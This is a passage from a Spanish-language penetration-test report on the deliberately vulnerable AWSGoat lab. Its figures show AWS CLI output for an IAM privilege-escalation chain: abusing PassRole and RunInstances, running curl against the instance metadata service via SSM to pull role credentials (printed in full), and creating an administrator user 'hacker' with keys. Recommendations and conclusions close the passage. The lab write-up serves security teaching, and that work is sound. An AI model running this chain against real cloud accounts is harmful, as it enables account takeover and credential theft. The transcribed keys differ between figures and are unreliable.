```

Figura 30. Consulta de metadatos de la política del permission boundary

```

ubuntu@ip-172-31-23-99:~$ aws iam get-policy-version --policy-arn arn:aws:iam::501578625392:policy/aws-goat-instance-boundary-policy --version-id v1
{
  "PolicyVersion": {
    "Document": {
      "Statement": [
        {
          "Action": [
            "iam:List*",
            "iam:Get*",
            "iam:PassRole",
            "iam:PutRole*",
            "ssm:*",
            "ssmmessages:*",
            "ec2:RunInstances",
            "ec2:Describe*",
            "ecs:*",
            "ecr:*",
            "logs:CreateLogStream",
            "logs:PutLogEvents"
          ],
          "Effect": "Allow",
          "Resource": "*",
          "Sid": "Pol1"
        }
      ],
      "Version": "2012-10-17"
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2026-07-15T20:17:07+00:00"
  }
}
ubuntu@ip-172-31-23-99:~$

```

Figura 31. Contenido del permission boundary

```
ubuntu@ip-172-31-23-99: ~
},
"Description": "Access for the AWS Trusted Advisor Service to help reduce cost, increase performance, and improve security of your AWS environment.",
"MaxSessionDuration": 3600
},
{
  "Path": "/",
  "RoleName": "ec2Deployer-role",
  "RoleId": "AROAXJ5DK0FYCCBSPCORF",
  "Arn": "arn:aws:iam::501578625392:role/ec2Deployer-role",
  "CreateDate": "2026-07-15T20:17:07+00:00",
  "AssumeRolePolicyDocument": {
    "Version": "2008-10-17",
    "Statement": [
      {
        "Sid": "",
        "Effect": "Allow",
        "Principal": {
          "Service": "ec2.amazonaws.com"
        },
        "Action": "sts:AssumeRole"
      }
    ]
  }
},
"MaxSessionDuration": 3600
},
}
```

Figura 32. Detalle del rol ec2Deployer-role localizado mediante enumeración de roles.

```
ubuntu@ip-172-31-23-99:~$ aws iam list-attached-role-policies --role-name ec2Deployer-role
{
  "AttachedPolicies": [
    {
      "PolicyName": "ec2DeployerAdmin-policy",
      "PolicyArn": "arn:aws:iam::501578625392:policy/ec2DeployerAdmin-policy"
    }
  ]
}
```

Figura 33. Políticas adjuntas a ec2Deployer-role

```
ubuntu@ip-172-31-23-99:~$ aws iam get-policy-version --policy-arn arn:aws:iam::501578625392:policy/ec2DeployerAdmin-policy --version-id v1
{
  "PolicyVersion": {
    "Document": {
      "Statement": [
        {
          "Action": [
            "*"
          ],
          "Effect": "Allow",
          "Resource": "*",
          "Sid": "Policy1"
        }
      ],
      "Version": "2012-10-17"
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2026-07-15T20:17:07+00:00"
  }
}
```

Figura 34. Contenido de la política ec2DeployerAdmin-policy

```

"InstanceProfiles": [
  {
    "Path": "/",
    "InstanceProfileName": "ec2Deployer",
    "InstanceProfileId": "AIPAXJSDKOFYKQZIKW6TS",
    "Arn": "arn:aws:iam::501578625392:instance-profile/ec2Deployer",
    "CreateDate": "2026-07-15T20:17:08+00:00",
    "Roles": [
      {
        "Path": "/",
        "RoleName": "ec2Deployer-role",
        "RoleId": "AROAXJSDKOFYCCBSPCORF",
        "Arn": "arn:aws:iam::501578625392:role/ec2Deployer-role",
        "CreateDate": "2026-07-15T20:17:07+00:00",
        "AssumeRolePolicyDocument": {
          "Version": "2008-10-17",
          "Statement": [
            {
              "Sid": "",
              "Effect": "Allow",
              "Principal": {
                "Service": "ec2.amazonaws.com"
              },
              "Action": "sts:AssumeRole"
            }
          ]
        }
      }
    ]
  }
],

```

Figura 35. Instance profile asociado al rol

```

ubuntu@ip-172-31-23-99:~$ aws ec2 describe-images --owners amazon --filters 'Name=name,Values=amzn2-ami-hvm-*--x86_64-gp2' 'Name=state,Values=available' --query 'reverse(sort_by(Images,&CreationDate))[:1].{id:ImageId,date:CreationDate}'
[
  {
    "id": "ami-0df80e66b6b8a0056",
    "date": "2026-07-10T05:10:38.000Z"
  }
]
ubuntu@ip-172-31-23-99:~$

```

Figura 36. Búsqueda de la AMI de Amazon Linux 2 más reciente

```

{
  "AvailabilityZoneId": "us-east-1a",
  "MapCustomerOwnedIpOnLaunch": false,
  "OwnerId": "501578625392",
  "AssignIpv6AddressOnCreation": false,
  "Ipv6CidrBlockAssociationSet": [],
  "SubnetArn": "arn:aws:ec2:us-east-1:501578625392:subnet/subnet-08eb29d11c3611b8e",
  "EnableDns64": false,
  "Ipv6Native": false,
  "PrivateDnsNameOptionsOnLaunch": {
    "HostnameType": "ip-name",
    "EnableResourceNameDnsRecord": false,
    "EnableResourceNameDnsAAAARecord": false
  },
  "BlockPublicAccessStates": {
    "InternetGatewayBlockMode": "off"
  },
  "SubnetId": "subnet-08eb29d11c3611b8e",
  "State": "available",
  "VpcId": "vpc-047e2d5e67fe60cd8",
  "CidrBlock": "10.0.1.0/24",
  "AvailableIpAddressCount": 248,
  "AvailabilityZone": "us-east-1a",
  "DefaultForAz": false,
  "MapPublicIpOnLaunch": true
},

```

Figura 37. Detalle de la subred elegida

```

"SecurityGroups": [
  {
    "GroupId": "sg-05929f923f90b2604",
    "IpPermissionsEgress": [
      {
        "IpProtocol": "-1",
        "UserIdGroupPairs": [],
        "IpRanges": [
          {
            "CidrIp": "0.0.0.0/0"
          }
        ],
        "Ipv6Ranges": [],
        "PrefixListIds": []
      }
    ],
    "Tags": [
      {
        "Key": "Name",
        "Value": "aws-goat-n2-sg"
      }
    ],
    "VpcId": "vpc-047e2d5e67fe60cd8",
    "SecurityGroupArn": "arn:aws:ec2:us-east-1:501578625392:security-group/sg-05929f923f90b2604",
    "OwnerId": "501578625392",
    "GroupName": "Load-Balancer-SG",
    "Description": "SG for load balancer created from terraform",
    "IpPermissions": [
      {
        "IpProtocol": "tcp",
        "FromPort": 80,
        "ToPort": 80,
        "UserIdGroupPairs": [],
        "IpRanges": [
          {
            "CidrIp": "0.0.0.0/0"
          }
        ]
      }
    ],
  }
]

```

Figura 38. Detalle del security group elegido

```
ubuntu@ip-172-31-23-99:~$ aws ec2 run-instances --subnet-id subnet-08eb29d11c3611b8e --image-id ami-0d80e66b6b8a0056 --iam-instance-profile Name=ec2Deployer --instance-type t3.micro --security-group-ids "sg-05929f923f90b2604"
{
  "ReservationId": "r-06d7c74c66761a555",
  "OwnerId": "501578625392",
  "Groups": [],
  "Instances": [
    {
      "Architecture": "x86_64",
      "BlockDeviceMappings": [],
      "ClientToken": "7b2a65a4-0e6c-4263-9820-bc72d36f9fd5",
      "EbsOptimized": false,
      "EnaSupport": true,
      "Hypervisor": "xen",
      "IamInstanceProfile": {
        "Arn": "arn:aws:iam::501578625392:instance-profile/ec2Deployer",
        "Id": "AIPAXJSDK0FYK0ZIKW6T5"
      },
      "NetworkInterfaces": [
        {
          "Attachment": {
            "AttachTime": "2026-07-16T01:21:39:00:00",
            "AttachmentId": "eni-attach-0e81f442959e54d56",
            "DeleteOnTermination": true,
            "DeviceIndex": 0,
            "Status": "attaching",
            "NetworkCardIndex": 0
          },
          "Description": "",
          "Groups": [
            {
              "GroupId": "sg-05929f923f90b2604",
              "GroupName": "Load-Balancer-SG"
            }
          ],
          "Ipv6Addresses": [],
          "MacAddress": "02:29:76:4c:9c:5d",
          "NetworkInterfaceId": "eni-0a401422df327af05",
          "OwnerId": "501578625392",
          "PrivateDnsName": "ip-10-0-1-160.ec2.internal",
          "PrivateIpAddress": "10.0.1.160",
          "PrivateIpAddresses": [
            {
              "Primary": true,
              "PrivateDnsName": "ip-10-0-1-160.ec2.internal",
              "PrivateIpAddress": "10.0.1.160"
            }
          ],
          "SourceDestCheck": true,
          "Status": "in-use",
          "SubnetId": "subnet-08eb29d11c3611b8e",
          "VpcId": "vpc-047e2d5e67fe6cd8",
          "InterfaceType": "interface",
          "Operator": {
            "Managed": false
          }
        }
      ],
      "Status": "pending",
      "SubnetId": "subnet-08eb29d11c3611b8e",
      "VpcId": "vpc-047e2d5e67fe6cd8",
      "InterfaceType": "interface",
      "Operator": {
        "Managed": false
      }
    }
  ]
}
```

Figura 39. Lanzamiento de la instancia EC2 con el instance profile ec2Deployer

```
ubuntu@ip-172-31-23-99:~$ aws ssm send-command --document-name "AWS-RunShellScript" --parameters 'commands=["curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2Deployer-role/"]' --targets "Key=instanceids,Values=i-0cecb6039d6d6ff32a" --comment "aws cli 1"
{
  "Command": {
    "CommandId": "4887c496-93dc-4f01-acd7-bf7503b55d12",
    "DocumentName": "AWS-RunShellScript",
    "DocumentVersion": "$DEFAULT",
    "Comment": "aws cli 1",
    "ExpiresAfter": "2026-07-16T03:26:51.764000+00:00",
    "Parameters": {
      "commands": [
        "curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2Deployer-role/"
      ]
    },
    "InstanceIds": [],
    "Targets": [
      {
        "Key": "instanceids",
        "Values": [
          "i-0cecb6039d6d6ff32a"
        ]
      }
    ]
  },
  "Status": "pending"
}
```

Figura 40. Ejecución de comando remoto vía SSM para consultar el IMDS de la nueva instancia.

```

ubuntu@ip-172-31-23-99:~$ aws ssm get-command-invocation --command-id 4887c496-93dc-4f01-acd7-bf7503b55d12 --instance-id i-0cec6b039d6df32a
{
  "CommandId": "4887c496-93dc-4f01-acd7-bf7503b55d12",
  "InstanceId": "i-0cec6b039d6df32a",
  "Comment": "aws cli 1",
  "DocumentName": "AWS-RunShellScript",
  "DocumentVersion": "SDEFAULT",
  "PluginName": "aws:runShellScript",
  "ResponseCode": 0,
  "ExecutionStartDateTime": "2026-07-16T01:26:52.154Z",
  "ExecutionElapsedTime": "PT0.02S",
  "ExecutionEndDateTime": "2026-07-16T01:26:52.154Z",
  "Status": "Success",
  "StatusDetails": "Success",
  "StandardOutputContent": "{\n  \"Code\": \"Success\",\n  \"LastUpdated\": \"2026-07-16T01:21:34Z\",\n  \"Type\": \"AWS-HMAC\",\n  \"AccessKeyId\": \"IAIA3JSDK0FY02XVW060\",\n  \"SecretAccessKey\": \"FdcFnM39guCpXi5vWpN3SDHfwhop8aTvti+bn\",\n  \"Token\": \"I0oJb3jp22LlXU2VjEHhAcvZLWVhC3QMSJHMEUCIBD0BP1lWlQzTQWYl0z/u6t6mNc9utufvCqRXn+A+wAEateuNwYyEIA455BNEyfaVS5SRJ+nbsUhcnsfjmu400NoquQUI0hAAGwI0DEInzgMjUz0TIDf+wf6jLhteVgyWbKSQwBaZ/f7G62XcMSZP20638B3Fb6jDVPtTgKntLcL95Upl49wqVsupxRyMoVjnnS0RlpI0IwFL+RHAYN128zIwRaLB8LHKlAinA2YWB+cNdkZkz7xq1tPaT5f1bLVjNoHDJB7xFABotl0byLyx459USZBBI5eRG4UbxcN33018+HCv66MxXiVbyCrFFjQbnQnU8xaE3JYt/yGhS+C4FKAGCbcPut3FpCj0awatwSxQyMu206Gv29b0Q06q4JnC3sbmCtvyCZLLfLBOK6nN/knTfwa9VLIHDdAwJOf7ISZ6y80K2qb08ZKsB32gmy5jY3SuqG1qh1p5qLS1dUhl83a+pa3ocrKzKKGxS9BEQInAluB3Y+aCL00D9tnzxvz2u0YdZTPZSRnV3V2MjNjfeLRI/Oq6n1GX/n3vpZF8Nk5ENGYo0XqYjJPXsg/BBV0srWML4GwAUDC6FD++z5Tna9EfqsPeklhqjpsvdp0EgJULl8bg9cN6gq8iDMiWu+82pBf+MvoBi+Va8nVjCyF0NSvswj8jP4LnetDV6NAUau8pXF0cmmlWPafKwB20YbCnR7ovXVfViBknZbYrvnnIktk+to0jxdZ/YiPu0D9snLfjbul7jkQfURQMXbkhqD2Vc6j3+VKL392P0LhZ1wC09ef05aUJlNj6t2XPJrhpf7ApTvBj1ciEsS87cnx5c8t8rJ00UQHcMKXk4NI4G0EBM6p6S9PX2Cu70vTqlet5X9r4fe0EhejC5xc+EWiX0z6R8xbJboCaX1bkt3q7KwrlKfL721E8bX9+20Z2GLTK1JXvgmsFZsbeYjCjxC2aWMT5Q6h0RAAKT5PNR1Pzrqo2D11b/UKQPRXRtUH5lF9seA7zK/Bz+e7VUMQtpxwvdxhJYQY1h5Bb1bTqX3MdhKDF+HbDnkBZMHZG0oosVaxV/b/Lu/ShaaIf/4J8DF\", \n  \"Expiration\": \"2026-07-16T07:56:41Z\" \n}]",
  "StandardOutputUrl": "",
  "StandardErrorContent": "",
  "StandardErrorUrl": "",
  "CloudWatchOutputConfig": {
    "CloudWatchLogGroupName": "",
    "CloudWatchOutputEnabled": false
  }
}

```

Figura 41. Resultado del comando SSM (get-command-invocation) con las credenciales extraídas.

```
ubuntu@ip-172-31-23-99:~$ export AWS_ACCESS_KEY_ID=ASIAJK5DKOFYQ2XVVO6Q
ubuntu@ip-172-31-23-99:~$ export AWS_SECRET_ACCESS_KEY=EdFcMn39gucPxi5wvPN3SDHfwhpob8atVt+ibn
ubuntu@ip-172-31-23-99:~$ export AWS_SESSION_TOKEN=IQo3b3jp22LuX2VjEHiaCXV2LWVhc3QtMSJHMEUCIDB0BP11WlWqJ7QWYf0z/uB6tnmVC99ufvCqRXN+A+wiAEateuNWyEAT455BnEyaVf+H5RyN1nbsUcnsfJ4u00NOqqUOIQA0hAg6r1MDE1nzg2MjUzOT1fDz+wfBj1Htefygmbk5qMbaZ/FG7G2CN5SPZOMz35g+oW28N3F6jDvP1tgnKLn5Ct9Upv140wqVsuxpXaYoMjnn50RWI
IO1WFL+2s2R41n2bLHMLBBLHLkAinA2YmB+ncdkZkz7xq1tPaTsf5blfU1JN0HDJB7XfABo1IobylY45v59U5C26S330iH+MCG6VMxk1LbvyCFFj0nBqLnU8xaE3Jyt/yghS+C4fKAGCBpCt3
J3P0baotwL5QWmu206vg29ob0604dcJncSbmCtyvZcLL1FB0KGmn/kntfwa9VLHIDdW4J0F71Ez5v60K2gb08ZKbVX87Lgt2ZHeR3MG5eCL2pgtjzCBATWdn+YUPDnLLaLDJVIAM4rguLZ5xvFwNt
8oTz3rBzQy6L7FzjpkidJag/DSEJnMuLaezXRtElWag02vLrV9vNcGLfUUI0HsMCm6Gf7b73poH+EduyFSRRUba2s32gmY5j3u0qG1qh1p1V5qLSIduH83a+PA3ocrkZKKGxS9BEQInAluB3Y+ac
0009ntnzzxvdy6jD73PZr/nv39ZuMj3nJfE1R/Oq6n1GX/n0vP2F8N5K6v9e0XqYjJpXsg/BV08rWML4GwADMDuFD++z5tNa9FqFsPexUhg1jgsvdp0EgJull8gb9zCN6gg8IDMIWu+82pBF+Mvo0t
+Va8mJ3vcYf05wNvgj34P2LeDVGNA2BjgP9fCmncWlpafKMBZ0pZ8rOVXfVlBkNZByrvnnlkt+tojdxd2/1Pu0C9S6nLkfjbuLtkJQFpXUHQ5gkhhq02VCj63+VKL392P0LHz1eC99eF05aUlj1j6t2Z
JRphhp7ApTvbj1ciE58b7cnxSc8t8tJ08UqHcMKK4nLGF0EBmp6e59P2C2u70vTqlet5X9r4fe0EhejCSxc+EW1xO26R8BxbjboCa1Bk13Qfdt7XMrLkbiDZ7IEB89x+20Z2GLT1k1XvgvnsFz5sbeVj
jxC2aMhT5Q6h0RAKTSFNP1Pzrqo211B/UQKPRUHL5f19eAs7K/Bz+e7VUuQ2tWpxvedhJJYQ158BibTQx3WdhKdF+WBdnk8ZNG0oosKvaxV/b/L/ShaafW/4JBDF
ubuntu@ip-172-31-23-99:~$ aws sts get-caller-identity
{
  "UserId": "AROAXJSDKOFYCCBSPORC:f-0cecb6039d6dff32a",
  "Account": "501578625392",
  "Arn": "arn:aws:sts::501578625392:assumed-role/ec2DpIoyer-lte-f-0cecb6039d6dff32a"
}
ubuntu@ip-172-31-23-99:~$
```

Figura 42. Exportación de las credenciales y verificación de identidad (sts get-caller-identity).

```
ubuntu@ip-172-31-23-99:~$ aws iam create-user --user-name hacker
{
  "User": {
    "Path": "/",
    "UserName": "hacker",
    "UserId": "AIDAXJSDK0FYJZRGQ5EF7",
    "Arn": "arn:aws:iam:501578625392:user/hacker",
    "CreateDate": "2026-07-16T01:31:18+00:00"
  }
}
```

Figura 43. Creación del usuario IAM hacker

```
ubuntu@ip-172-31-23-99:~$ aws iam attach-user-policy --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --user-name hacker
ubuntu@ip-172-31-23-99:~$ aws iam create-login-profile --user-name hacker --password hackerPassword@123
{
  "LoginProfile": {
    "UserName": "hacker",
    "CreateDate": "2026-07-16T01:32:22+00:00",
    "PasswordResetRequired": false
  }
}
ubuntu@ip-172-31-23-99:~$ aws iam create-access-key --user-name hacker
{
  "AccessKey": {
    "UserName": "hacker",
    "AccessKeyId": "AKIAJSDKOFYAKMZLUU5",
    "Status": "Active",
    "SecretAccessKey": "RC5u8eBbhBC1VPx035uv/aB00Qt36bnmHjvU0382",
    "CreateDate": "2026-07-16T01:32:34+00:00"
  }
}
ubuntu@ip-172-31-23-99:~$ _
```

Figura 44. Asignación de AdministratorAccess y generación de credenciales para hacker

9. Recomendaciones

Módulo 1

- Aplicar codificación de salida (output encoding) y una política de Content Security Policy (CSP) para mitigar XSS de forma sistemática, en vez de depender de un filtro puntual sobre la etiqueta <script>.
- Usar consultas parametrizadas o los mecanismos seguros del SDK de DynamoDB, junto con validación de esquema de los parámetros value/authlevel recibidos, en lugar de construir consultas a partir de entradas sin sanear.
- Vincular toda operación sensible (como el cambio de contraseña) al usuario autenticado en la sesión del servidor, nunca a un identificador (id) enviado y controlado por el cliente; aplicar control de acceso a nivel de objeto en cada endpoint que reciba un identificador.
- Auditar y eliminar rutas de API Gateway no documentadas o de uso interno (como /v1/dump), y aplicar autorización uniforme, por ejemplo, mediante un Lambda Authorizer, a toda la superficie de la API por defecto, en vez de caso por caso.
- Habilitar logging y alertas sobre patrones de acceso anómalos (fuzzing, enumeración masiva de rutas) a nivel de API Gateway y WAF.

Módulo 2

- Aplicar el principio de menor privilegio en todos los roles IAM de la arquitectura, eliminando políticas con Action:*/Resource:* (como la de ec2Deployer-role) y restringiendo iam:PassRole a un rol y servicio destino específicos mediante condiciones (iam:PassedToService), en vez de dejarlo abierto dentro del permission boundary.
- Revisar de forma independiente tanto la política adjunta a un rol como su permission boundary: la vulnerabilidad demostró que el permiso real efectivo es la intersección de ambos, y que un boundary "restrictivo" puede seguir dejando una ruta de escalación si permite PassRole y RunInstances sin acotar.

- Migrar a IMDSv2 (HttpTokens: required) en todas las instancias EC2 para dificultar el robo de credenciales vía el servicio de metadatos, tanto a nivel de contenedor como de host.
- Evitar pid_mode: host en definiciones de tareas ECS salvo necesidad operativa justificada, y limitar las capabilities de Linux otorgadas a los contenedores (como SYS_PTRACE) al mínimo indispensable.
- Aplicar validación de tipo de archivo de forma consistente en todos los módulos de carga de la aplicación, sin depender del rol del usuario que realiza la carga.
- Habilitar controles de detección continuos (CloudTrail entregando a CloudWatch Logs, métricas y alarmas sobre eventos críticos de IAM como CreateUser/AttachUserPolicy/CreatePolicy) para identificar en tiempo real intentos de escalación de privilegios, en lugar de depender únicamente de controles preventivos.
- Considerar Service Control Policies (SCPs) a nivel de organización de AWS que bloqueen de forma preventiva la creación de usuarios o políticas con privilegios administrativos fuera de un flujo de aprobación controlado, como barrera adicional incluso si un rol individual llegara a estar mal configurado.

10. Conclusiones

El ejercicio sobre el Módulo 1 evidenció que una arquitectura serverless (Amazon API Gateway + AWS Lambda + Amazon DynamoDB + Amazon S3), aunque elimina la gestión de servidores, no elimina por sí sola los riesgos clásicos de aplicaciones web. Las 4 vulnerabilidades encontradas (XSS reflejado, inyección SQL sobre el endpoint `/v1/search-author`, IDOR en el cambio de contraseña, y exposición de datos sensibles vía el endpoint oculto `/v1/dump`) son fallas de lógica de aplicación y de control de acceso, no de la infraestructura administrada de AWS en sí misma.

La causa raíz común a las cuatro es la ausencia de validación y autorización consistente del lado del servidor: cada endpoint confiaba en controles del lado del cliente (validación HTML del campo email, por ejemplo) o simplemente no verificaba que el solicitante tuviera derecho real sobre el recurso pedido (el caso del parámetro `id` en el cambio de contraseña es el ejemplo más directo). El hallazgo más crítico, R4, demuestra además que "seguridad por oscuridad" —no documentar una ruta— no constituye un control real: bastó una enumeración de directorios con una wordlist genérica para descubrirla y obtener el volcado completo de la base de usuarios, incluyendo hashes de contraseña y datos de recuperación de cuenta.

En conjunto, el Módulo 1 demuestra que la superficie de ataque de una aplicación serverless sigue siendo, en última instancia, la misma superficie de una aplicación web tradicional: cada endpoint expuesto públicamente debe tratarse como no confiable por diseño.

El ejercicio sobre el Módulo 2 demostró una cadena de explotación completa y encadenada de 4 eslabones, donde cada vulnerabilidad individual sirvió como llave de acceso para la siguiente:

Una única falla de validación de entrada (inyección SQL en el login) fue el punto de entrada inicial, sin requerir ninguna credencial válida.

La ausencia de restricción de tipo de archivo en el módulo de carga de Manager permitió convertir ese acceso en ejecución remota de código dentro del contenedor.

Una configuración de sudo insegura combinada con una capability de Linux excesiva (SYS_PTRACE) sobre un contenedor con pid_mode: host permitió escapar del aislamiento del contenedor hacia el sistema operativo del host EC2, robando ahí un segundo conjunto de credenciales de mayor alcance (ecs-instance-role) vía IMDS.

Finalmente, la combinación de un permission boundary que sí permitía iam:PassRole y ec2:RunInstances, junto con la existencia de un rol de la cuenta (ec2Deployer-role) con una política de acceso total (Action:*, Resource:*), permitió lanzar una instancia EC2 con ese rol elevado, extraer sus credenciales mediante AWS Systems Manager sin necesidad de acceso SSH directo, y con ellas crear un usuario IAM propio (hacker) con la política AdministratorAccess — logrando el control administrativo total de la cuenta de AWS.

A diferencia del Módulo 1, donde el riesgo residía principalmente en la lógica de la aplicación, en el Módulo 2 el riesgo dominante estuvo en el diseño de permisos de IAM y en la configuración de la infraestructura de contenedores. Cada permiso individual (iam:PassRole, ec2:RunInstances, una capability de depuración) parecía razonable de forma aislada, pero su combinación formó una ruta de escalación viable de principio a fin, desde un acceso anónimo hasta privilegios de administrador de cuenta.